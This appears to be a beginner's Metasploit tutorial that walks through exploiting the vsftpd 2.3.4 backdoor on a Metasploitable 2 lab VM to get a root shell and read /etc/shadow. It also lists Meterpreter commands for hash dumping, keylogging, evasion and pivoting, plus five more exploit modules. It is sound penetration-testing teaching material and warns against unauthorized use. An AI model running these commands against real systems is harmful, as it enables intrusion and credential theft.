
Metasploit Framework is the most widely used penetration testing tool in the world. Security professionals, ethical hackers, and even government agencies rely on it to test whether systems can be broken into. With over 4,000 exploits and 600 payloads, it turns months of manual exploitation work into a few terminal commands.
But Metasploit can feel intimidating when you first open it. Thousands of modules, confusing terminology, and no obvious starting point. This guide takes you from zero to your first successful exploit — step by step, using a safe practice environment where nothing can go wrong.
What Exactly Is Metasploit?
Think of Metasploit as a toolbox for testing security. Just like a mechanic has wrenches, sockets, and screwdrivers organized by size, Metasploit organizes hacking tools by type:
| Module Type | What It Does | Count (2026) | Analogy |
|---|---|---|---|
| Exploits | Takes advantage of a specific vulnerability to gain access | 4,100+ | The key that opens a locked door |
| Payloads | What gets delivered after the exploit works (shells, agents, etc.) | 600+ | What you do once you are inside |
| Auxiliary | Scanning, fingerprinting, fuzzing — not exploits, but helpers | 800+ | Tools that help you find the right door |
| Post | Actions after gaining access (grab passwords, escalate privileges) | 400+ | Exploring the house after entering |
| Encoders | Obfuscate payloads to avoid antivirus detection | 45+ | Disguising yourself so alarms do not go off |
| Nops | No-operation instructions used in buffer overflow padding | 10+ | Spacers that make the key fit perfectly |
Setting Up Your Practice Environment
You need two things: Metasploit (the attacker) and a vulnerable target (the practice dummy). Here is how to set them up safely:
What You Need
- Kali Linux VM — Metasploit comes pre-installed. Follow our Kali Linux setup guide if you need help.
- Metasploitable 2 VM — A deliberately vulnerable Linux VM made by the Metasploit team. Download it from SourceForge and import it into VirtualBox.
- VirtualBox network setup — Put both VMs on the same "Internal Network" so they can see each other but are isolated from your real network.
Network Configuration
- In VirtualBox, go to each VM's settings → Network → Adapter 1
- Set "Attached to" = Internal Network for both VMs
- Name the network "pentest-lab" for both
- Start both VMs. In Kali, run ip addr to find your IP (usually 10.0.2.x). In Metasploitable, the IP shows on the login screen.
- Test connectivity: from Kali, run ping [metasploitable-IP]
Important: If you also need internet access on Kali (for updates), add a second network adapter set to NAT. Your first adapter stays on the internal network for lab testing.
Launching Metasploit for the First Time
Open a terminal in Kali and type msfconsole. You will see an ASCII art banner and the msf6 prompt. Here are the essential commands to learn first:
| Command | What It Does | Example |
|---|---|---|
| search | Find modules by name, CVE, or platform | search type:exploit platform:linux vsftpd |
| use | Select a module to configure | use exploit/unix/ftp/vsftpd_234_backdoor |
| info | Show details about the selected module | info |
| show options | Display required and optional settings | show options |
| set | Configure a module option | set RHOSTS 10.0.2.5 |
| run / exploit | Execute the module | run (or exploit) |
| sessions | List active connections to targets | sessions -l |
| back | Exit the current module | back |
| db_nmap | Run Nmap and save results to Metasploit's database | db_nmap -sV 10.0.2.5 |
| hosts / services | View scan results stored in the database | services -p 21 |
Your First Exploit: Step-by-Step Walkthrough
We are going to exploit a known vulnerability in vsftpd 2.3.4 (an FTP server) on Metasploitable 2. This is one of the easiest exploits and a perfect starting point.
Step 1: Scan the Target
In msfconsole, run:
db_nmap -sV 10.0.2.5
This scans the target and stores results in Metasploit's database. You will see port 21 running vsftpd 2.3.4. This version has a famous backdoor — someone inserted malicious code into the source before it was released in 2011.
Step 2: Find the Exploit
search vsftpd
Metasploit finds: exploit/unix/ftp/vsftpd_234_backdoor. The "excellent" ranking means it works reliably.
Step 3: Select and Configure
use exploit/unix/ftp/vsftpd_234_backdoor
show options
You will see RHOSTS is required (the target IP). Set it:
set RHOSTS 10.0.2.5
Step 4: Run the Exploit
run
If successful, you get a command shell on the target. Type whoami — you should see "root". You now have full control of the target system. Type id to see your user info, and cat /etc/shadow to view password hashes (proving you have root access).
Step 5: Clean Up
Type exit to close the session. In a real engagement, you would document everything — the vulnerability, how you exploited it, and what access it gave you.
Understanding Payloads: What Happens After the Exploit
The exploit opens the door. The payload is what walks through it. Choosing the right payload is critical:
| Payload Type | What It Does | When to Use |
|---|---|---|
| Meterpreter (reverse_tcp) | Full interactive shell — file browse, screenshot, keylog, privilege escalation, network pivoting | Most common choice. Works on Windows and Linux. Use this by default. |
| Shell (reverse_tcp) | Basic command shell — like opening a terminal on the target | When Meterpreter is detected by antivirus or the target is limited |
| Shell (bind_tcp) | Opens a port on the target for you to connect TO | When your machine cannot receive incoming connections (rare) |
| Staged | Sends a small loader first, then downloads the full payload | When network bandwidth or target memory is limited |
| Stageless | Sends the entire payload at once in a single packet | When fewer network connections are better (stealth) |
How to tell staged vs stageless: Look at the payload name. A forward slash (/) means staged: windows/meterpreter/reverse_tcp. An underscore (_) means stageless: windows/meterpreter_reverse_tcp. Staged sends less data initially but makes a second connection. Stageless is one big packet but more reliable.
Meterpreter: Your Best Friend After Exploitation
When an exploit succeeds and delivers a Meterpreter payload, you land in the "meterpreter >" prompt. This is one of the most powerful tools in all of cybersecurity. Here are the commands you will use most:
| Command | What It Does | Category |
|---|---|---|
| sysinfo | Shows OS version, architecture, hostname, domain | Recon |
| getuid | Shows your current user (like whoami) | Recon |
| getsystem | Attempts automatic privilege escalation to SYSTEM/root | Escalation |
| hashdump | Dumps local user password hashes (requires SYSTEM) | Credentials |
| download / upload | Transfer files to and from the target | File ops |
| screenshot | Takes a screenshot of the current desktop | Evidence |
| keyscan_start / keyscan_dump | Starts a keylogger and dumps captured keystrokes | Credentials |
| shell | Drops into a regular OS command shell | Access |
| migrate | Moves Meterpreter to another process (evades detection) | Persistence |
| portfwd | Sets up port forwarding through the target | Pivoting |
| run autoroute | Routes traffic through the compromised target to reach other networks | Pivoting |
| background | Puts the session in the background so you can use msfconsole | Management |
5 More Practice Exploits for Beginners
After vsftpd, try these against Metasploitable 2 to build your skills:
1. Samba usermap_script (Port 139/445)
Use: exploit/multi/samba/usermap_script. Set RHOSTS to your target. This exploits a vulnerability in Samba's username map script. Very reliable, gives you root instantly.
2. UnrealIRCd Backdoor (Port 6667)
Use: exploit/unix/irc/unreal_ircd_3281_backdoor. Like vsftpd, someone inserted a backdoor into the software before release. Another easy root shell.
3. Tomcat Manager Default Credentials (Port 8180)
Use: auxiliary/scanner/http/tomcat_mgr_login first to confirm default credentials (tomcat/tomcat). Then use exploit/multi/http/tomcat_mgr_upload to upload a malicious WAR file and get a shell.
4. Distcc Daemon (Port 3632)
Use: exploit/unix/misc/distcc_exec. Distcc is a distributed compilation tool. The Metasploitable version allows remote code execution. You get a low-privilege shell — use this to practice privilege escalation.
5. PostgreSQL Login (Port 5432)
Use: auxiliary/scanner/postgres/postgres_login to find default credentials. Then use exploit/linux/postgres/postgres_payload to get execution through the database. Good practice for database attacks.
10 Beginner Mistakes to Avoid
- Forgetting to set LHOST. Your exploit works but the payload cannot connect back because LHOST is wrong. Always set LHOST to your Kali IP (use ip addr to check).
- Using the wrong payload architecture. Sending a 64-bit payload to a 32-bit target fails silently. Check the target with sysinfo or Nmap and match architectures.
- Not starting the database. Run sudo msfdb init before launching msfconsole. Without the database, db_nmap and hosts/services commands will not work.
- Trying to exploit patched systems. Metasploitable 2 is vulnerable on purpose. Real systems have patches. Do not expect the same easy exploits to work on updated systems.
- Ignoring the info command. Before running any exploit, type info. It tells you the vulnerability details, compatible targets, default options, and reliability rating.
- Not backgrounding sessions. When you get a shell, type background instead of exiting. This keeps the session alive while you exploit other services on the same target.
- Running multiple handlers on the same port. Each reverse shell listener needs a unique LPORT. If you already have a handler on port 4444, set the next one to 4445.
- Skipping enumeration. Jumping straight to exploitation without understanding the target leads to wasted time. Always scan thoroughly first with db_nmap and auxiliary modules.
- Forgetting to update. Run sudo apt update && sudo apt install metasploit-framework regularly. New exploits are added weekly.
- Using Metasploit on unauthorized targets. This cannot be repeated enough. Every command you run against a target without authorization is potentially a criminal offense. Only use practice labs and authorized engagements.
Beyond the Basics: What to Learn Next
Once you can consistently exploit Metasploitable 2 targets and navigate Meterpreter comfortably:
- Learn post-exploitation modules. Run search type:post to see 400+ post-exploitation modules. These help you escalate privileges, steal credentials, and pivot to other machines.
- Try HackTheBox machines. They are more realistic than Metasploitable and require combining multiple tools — not just Metasploit.
- Write custom resource scripts. Save your common commands as .rc files: msfconsole -r my_script.rc automates repetitive workflows.
- Explore the Metasploit API. Use msfrpcd to control Metasploit programmatically from Python or Ruby scripts for automated testing.
- Study for OSCP. The Offensive Security Certified Professional exam limits Metasploit use to one machine — forcing you to learn manual exploitation too. It is the gold standard certification for pen testers.
Metasploit is not a magic button that hacks everything automatically. It is a framework that organizes and automates exploitation techniques. The real skill is in understanding why an exploit works, knowing what to do after you gain access, and communicating findings to clients in a way that actually improves their security.